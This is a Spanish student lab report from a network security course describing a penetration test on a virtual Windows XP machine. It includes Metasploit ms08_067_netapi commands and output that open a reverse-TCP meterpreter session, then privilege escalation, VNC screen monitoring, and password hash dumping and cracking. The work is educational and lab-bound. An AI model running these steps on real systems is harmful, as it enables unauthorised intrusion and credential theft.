INFORME TÉCNICO DE PRUEBA DE PENETRACIÓN EN ENTORNO ACADÉMICO VIRTUAL UTILIZANDO METERPRETER

VICTOR MANUEL LONGA MENA

UNIVERSIDAD TECNOLOGÍA DEL CHOCO "DIEGO LUIS CÓRDOBA"
FACULTAD DE INGENIERÍA
INGENIERIA DE TELECOMUNICACIONES
2720409: SEGURIDAD Y AUDITORIA DE REDES
QUIBDÓ-CHOCO (COLOMBIA)
2025

INFORME TÉCNICO DE PRUEBA DE PENETRACIÓN EN ENTORNO ACADÉMICO VIRTUAL UTILIZANDO METERPRETER

VICTOR MANUEL LONGA MENA

Estudiantes, IX semestre

ING. RAFAEL S MORALES

Docente de la asignatura

UNIVERSIDAD TECNOLOGÍA DEL CHOCO "DIEGO LUIS CÓRDOBA"

FACULTAD DE INGENIERÍA

INGENIERIA DE TELECOMUNICACIONES

2720409: SEGURIDAD Y AUDITORIA DE REDES

QUIBDÓ-CHOCO (COLOMBIA)

2025

Tabla de Contenido

Tabla de Figuras

Tabla de Tabla

Introducción

El presente informe tiene como finalidad documentar detalladamente el proceso mediante el cual se llevó a cabo la identificación, análisis y explotación de vulnerabilidades en una máquina virtual vulnerable , utilizando herramientas como meterpreter, dentro del entorno de red previamente configurado bajo VirtualBox con adaptadores NAT. Este ejercicio corresponde a la práctica asignada por el docente Rafal S Morales como parte del desarrollo de competencias en auditoría de seguridad informática, y fue realizado en un entorno académico controlado y con fines exclusivamente educativos.

Dentro de este contexto, también se busca demostrar la correcta aplicación de conceptos clave de la ciberseguridad ofensiva, como son el reconocimiento activo de servicios, la enumeración de versiones, la búsqueda de exploits conocidos, y la ejecución de payloads interactivos para obtener control sobre el sistemas objetivo. Las técnicas desarrolladas están alineadas con los lineamientos éticos del hacking de penetración, y se basan en las instrucciones proporcionadas por el docente en sesiones anteriores, así como en la documentación técnica de las herramientas empleadas.

Alcance

El informe cubre un período de trabajo de cuatro días, iniciando el jueves 28 agosto de 2025 y extendiéndose hasta el miércoles 6 de agosto de 2025, finalizando el jueves 7 de agosto a las 9:00 a. m., momento límite establecido para la entrega oficial del documento. Durante este tiempo se realizó la configuración de las máquinas virtuales, se ejecutaron las pruebas correspondientes, se recopilaron evidencias (capturas de pantalla, salidas de comandos, configuraciones relevantes) y se sistematizó la información en el presente informe, con el fin de dejar constancia del procedimiento y servir como insumo de estudio para evaluaciones futuras.

1. Objetivos

1.1.General

Realizar una prueba de penetración controlada sobre una máquina virtual de XP, Windows server 2003 y una distro de Linux , utilizando herramientas de análisis y explotación como Nmap y Metasploit Framework entre otras, con el fin de identificar y documentar vulnerabilidades explotables en un entorno académico simulado.

1.2.Específicos

- Ejecutar escaneos de red mediante Nmap para descubrir hosts activos y obtener información detallada sobre los servicios y versiones disponibles en las máquina víctimas.
- Identificar posibles vulnerabilidades presentes en los servicios detectados, mediante el uso de herramientas como payload y los módulos incorporados en Metasploit Framework.
- Configurar y utilizar correctamente módulos de explotación en Metasploit para ejecutar payloads que permitan tomar control de los servicios vulnerables en la máquina víctima.
- Documentar paso a paso el proceso realizado, incluyendo evidencias como comandos ejecutados, resultados obtenidos y capturas de pantalla que respalden los hallazgos técnicos.

2. Planteamiento Del Problema

En un entorno cada vez más digitalizado e interconectado, las organizaciones, instituciones educativas y usuarios particulares dependen en gran medida de sistemas informáticos que ofrecen múltiples servicios en red. Esta creciente dependencia ha traído consigo una expansión de la superficie de ataque, es decir, el conjunto de puntos vulnerables por donde un atacante podría comprometer la seguridad de un sistema. A pesar de los avances tecnológicos en software y hardware, muchos servicios siguen presentando fallas de configuración, versiones obsoletas o vulnerabilidades conocidas que pueden ser explotadas fácilmente si no se identifican y mitigan a tiempo.

En el ámbito educativo, uno de los principales desafíos consiste en brindar a los estudiantes oportunidades para aplicar de forma práctica los conocimientos adquiridos en el aula sobre seguridad informática, análisis de vulnerabilidades y técnicas de explotación. Sin embargo, realizar prácticas de hacking ético directamente sobre sistemas reales implica riesgos éticos, legales y operacionales. Es por ello que el uso de entornos virtualizados, como Metasploitable, se ha convertido en una herramienta fundamental para el aprendizaje responsable y seguro de estas habilidades.

A pesar de contar con estos recursos, muchos estudiantes no comprenden con claridad la forma adecuada de aplicar las herramientas de análisis y explotación, ni los pasos metodológicos necesarios para llevar a cabo una prueba de penetración completa y estructurada. El desconocimiento sobre cómo descubrir servicios vulnerables, identificar exploits adecuados o ejecutar un ataque sin comprometer la estabilidad del entorno puede dificultar el proceso de aprendizaje y limitar la comprensión de los conceptos clave de ciberseguridad ofensiva.

Este informe surge como respuesta a la necesidad de documentar de forma clara y práctica cómo realizar una prueba de penetración ética sobre una máquina vulnerable, replicando un escenario realista en un entorno académico controlado. En este caso, se hace uso de herramientas ampliamente reconocidas como Nmap, para el reconocimiento activo de la red, y Metasploit Framework, para la explotación de vulnerabilidades conocidas, con el fin de fortalecer las competencias técnicas del estudiante, mejorar su capacidad de análisis y prepararlo adecuadamente para situaciones prácticas que puedan presentarse tanto en el entorno académico como en el profesional.

3. Capítulo 1: Reconocimiento y Explotación de Servicios Vulnerables máquinas virtuales de Windows xp y Usando Nmap y Metasploit framework

En jueves 28 de la agosto de 2025, el docente Rafael S morales tuvo a bien explicarnos el proceso de vulneración de una serie de máquinas virtuales a través del sistema operativo Kali Linux, un sistema mu utilizado en el ámbito de la ciberseguridad. Después de terminada la sección, nos pidió realizar un laboratorio en donde replicáramos lo hecho en clases, este informe detalla todo lo que realizamos en dicho laboratorio.

3.1. Paso uno: Escaneamos la red de nuestra primera víctima (Windows xp)




Figura 1. Escaneo Mediante Nmap

Utilizando la herramienta **Nmap -Sv** realizamos un escaneo a la red 192.1.1.7, esta dirección ip pertenece a la maquina donde tenemos instalado nuestro Windows XP, hacer este escaneo nos permite mira versiones y servicios que podeos explotar dentro de xp.




Figura 2. Ingreso a la Consola de Metasploit

Utilizando el comando **msfconsole** en el modo super usuario o **sudo su** ingresamos a nuestra consola de Metasploit, aquí es donde realizaremos todo el proceso da hacking para todas nuestras víctimas, esta herramienta nos permite utilizar distintos módulos que a su ves nos facilitan la explotación de vulnerabilidades.




Figura 3. Uso de Search Netapi Para ver los Posibles modulosa Utilizar

Luego de ingresar a la consola de metasploit, utilizamos el comando **Search netapi** al ingresar este comando se nos muestran una serie de módulos que podemos utilizar para hacer esta vulneración.

```
msf6 > use 12
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > 
```

Figura 4. Seleccionamos el Modulo

Utilizamos el comando **use 12** para seleccionar el modulo con el que explotaremos esta maqui lo que nos ingresó al módulo **Windows/smb/ms08_067_netapi** desde aquí se realizara la vulneración de esta máquina. Luego de esto se utiliza el comando **Show options** que nos mostrara la página que verán a continuación.

```
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.1.1.5        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > 
```

Figura 5. Revisión de lo Necesario Para Ingresar a XP

Aplicando el comando **Show options** analizamos que lo que se necesita para ingresar a XP es saber el **rhosts** y como se dijo en algunos casos cambiar el **lport**. El Rhost hace referencias a la dirección ip de la máquina que se vulnerará y el lport nos será el puerto por l que entraremos a esa maquina




Figura 6. Inserción del Rhost y Lport

Usando los comandos **Set RHOST 192.1.1.7** y **set LPORT 4376** registramos la ip de la victima y nuestro puerto de salida para poder ingresar a la maquina víctima, luego explotamos esta vulnerabilidad lo que nos permitió ingresar a meterpreter, en este punto ya tenemos el

dominio de la maquia victima xp.

```
   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.1.1.7        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.1.1.5        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) >
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhost 192.1.1.7
rhost => 192.1.1.7
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 4376
lport => 4376
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.1.1.5:4376
[*] 192.1.1.7:445 - Automatically detecting the target...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_
eplaced with '*' in regular expression
[*] 192.1.1.7:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Spanish
[*] 192.1.1.7:445 - Selected Target: Windows XP SP3 Spanish (NX)
[*] 192.1.1.7:445 - Attempting to trigger the vulnerability...
[*] Sending stage (177734 bytes) to 192.1.1.7
[*] Meterpreter session 1 opened (192.1.1.5:4376 -> 192.1.1.7:1092) at 2025-09-03 00:17:21 -0500

meterpreter >
```




Figura 7. Monitoreo de la Pantalla de XP Con Vnc

Utilizando el comando **run vnc** dentro de nuestro meterpreter permite crear una pantalla remota donde podemos monitorear lo que haga la victima en tiempo real.




Figura 8. Monitoro de Kali Linux a XP

Después de esto lo primero que se hizo fue revisar que los permisos estuvieran escalados, para eso se ingresaron los siguientes comandos en el orden que muestran las imágenes.




Figura 9. Comando sysinfo

Utilizamos el comando **sysinfo** para revisar la información de nuestra maquina víctima, información como el nombre, lenguaje del sistema, el tipo de sistema etc.




Figura 10. Comandos Getuid y Getsystem

Por otro lado, utilizamos los **Comandos** Getuid y Getsystem simultaneamnte, el **getuid** (rectángulo azul) nos muestra el usuario actual en la sesión Meterpreter, mientras que con **getsystem** intentamos escalar privilegios para obtener acceso como NT AUTHORITY\SYSTEM.

Luego de esto ejecutamos el siguiente comando




Figura 11. Comando Hashdump

El comando **hashdump** nos permitió extrae los usuarios y contraseñas de Windows desde el archivo, si se observa detalladamente nos daremos cuenta de que debemos tenemos un usuario llamado Yeco (Flecha naranjada) , otro llamado administrador (flecha azul)) 3 usuarios más con sus respectivas contraseñas, pero estas están encriptadas.





Figura 12. Pagina Para Desencriptar Contraseñas

Para desencriptar las contraseñas o los hash que obtuvimos al utilizar el comando **hashdump** si bien existen algunas painas que nos permiten hacer esto, para este caso usamos la página https://crackstation.net/

Este sitio web, nos permite de desencriptar nuestras contraseñas tal de administrador y de yeco tal como se vio en la imagen anterior.




```
meterpreter > ps

Process List
============

 PID   PPID  Name              Arch  Session  User                          Path
 ---   ----  ----              ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System            x86   0        NT AUTHORITY\SYSTEM
 352   4     smss.exe          x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 576   352   csrss.exe         x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 600   352   winlogon.exe      x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 644   600   services.exe      x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 656   600   lsass.exe         x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 724   600   logon.scr         x86   0        YEIBER-E7E5FE63\Yeco          C:\WINDOWS\System32\logon.scr
 812   644   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 884   644   svchost.exe       x86   0        NT AUTHORITY\Servicio de red  C:\WINDOWS\system32\svchost.exe
 976   644   svchost.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1072  644   svchost.exe       x86   0        NT AUTHORITY\Servicio de red  C:\WINDOWS\system32\svchost.exe
 1216  644   alg.exe           x86   0        NT AUTHORITY\SERVICIO LOCAL   C:\WINDOWS\System32\alg.exe
 1284  644   svchost.exe       x86   0        NT AUTHORITY\SERVICIO LOCAL   C:\WINDOWS\system32\svchost.exe
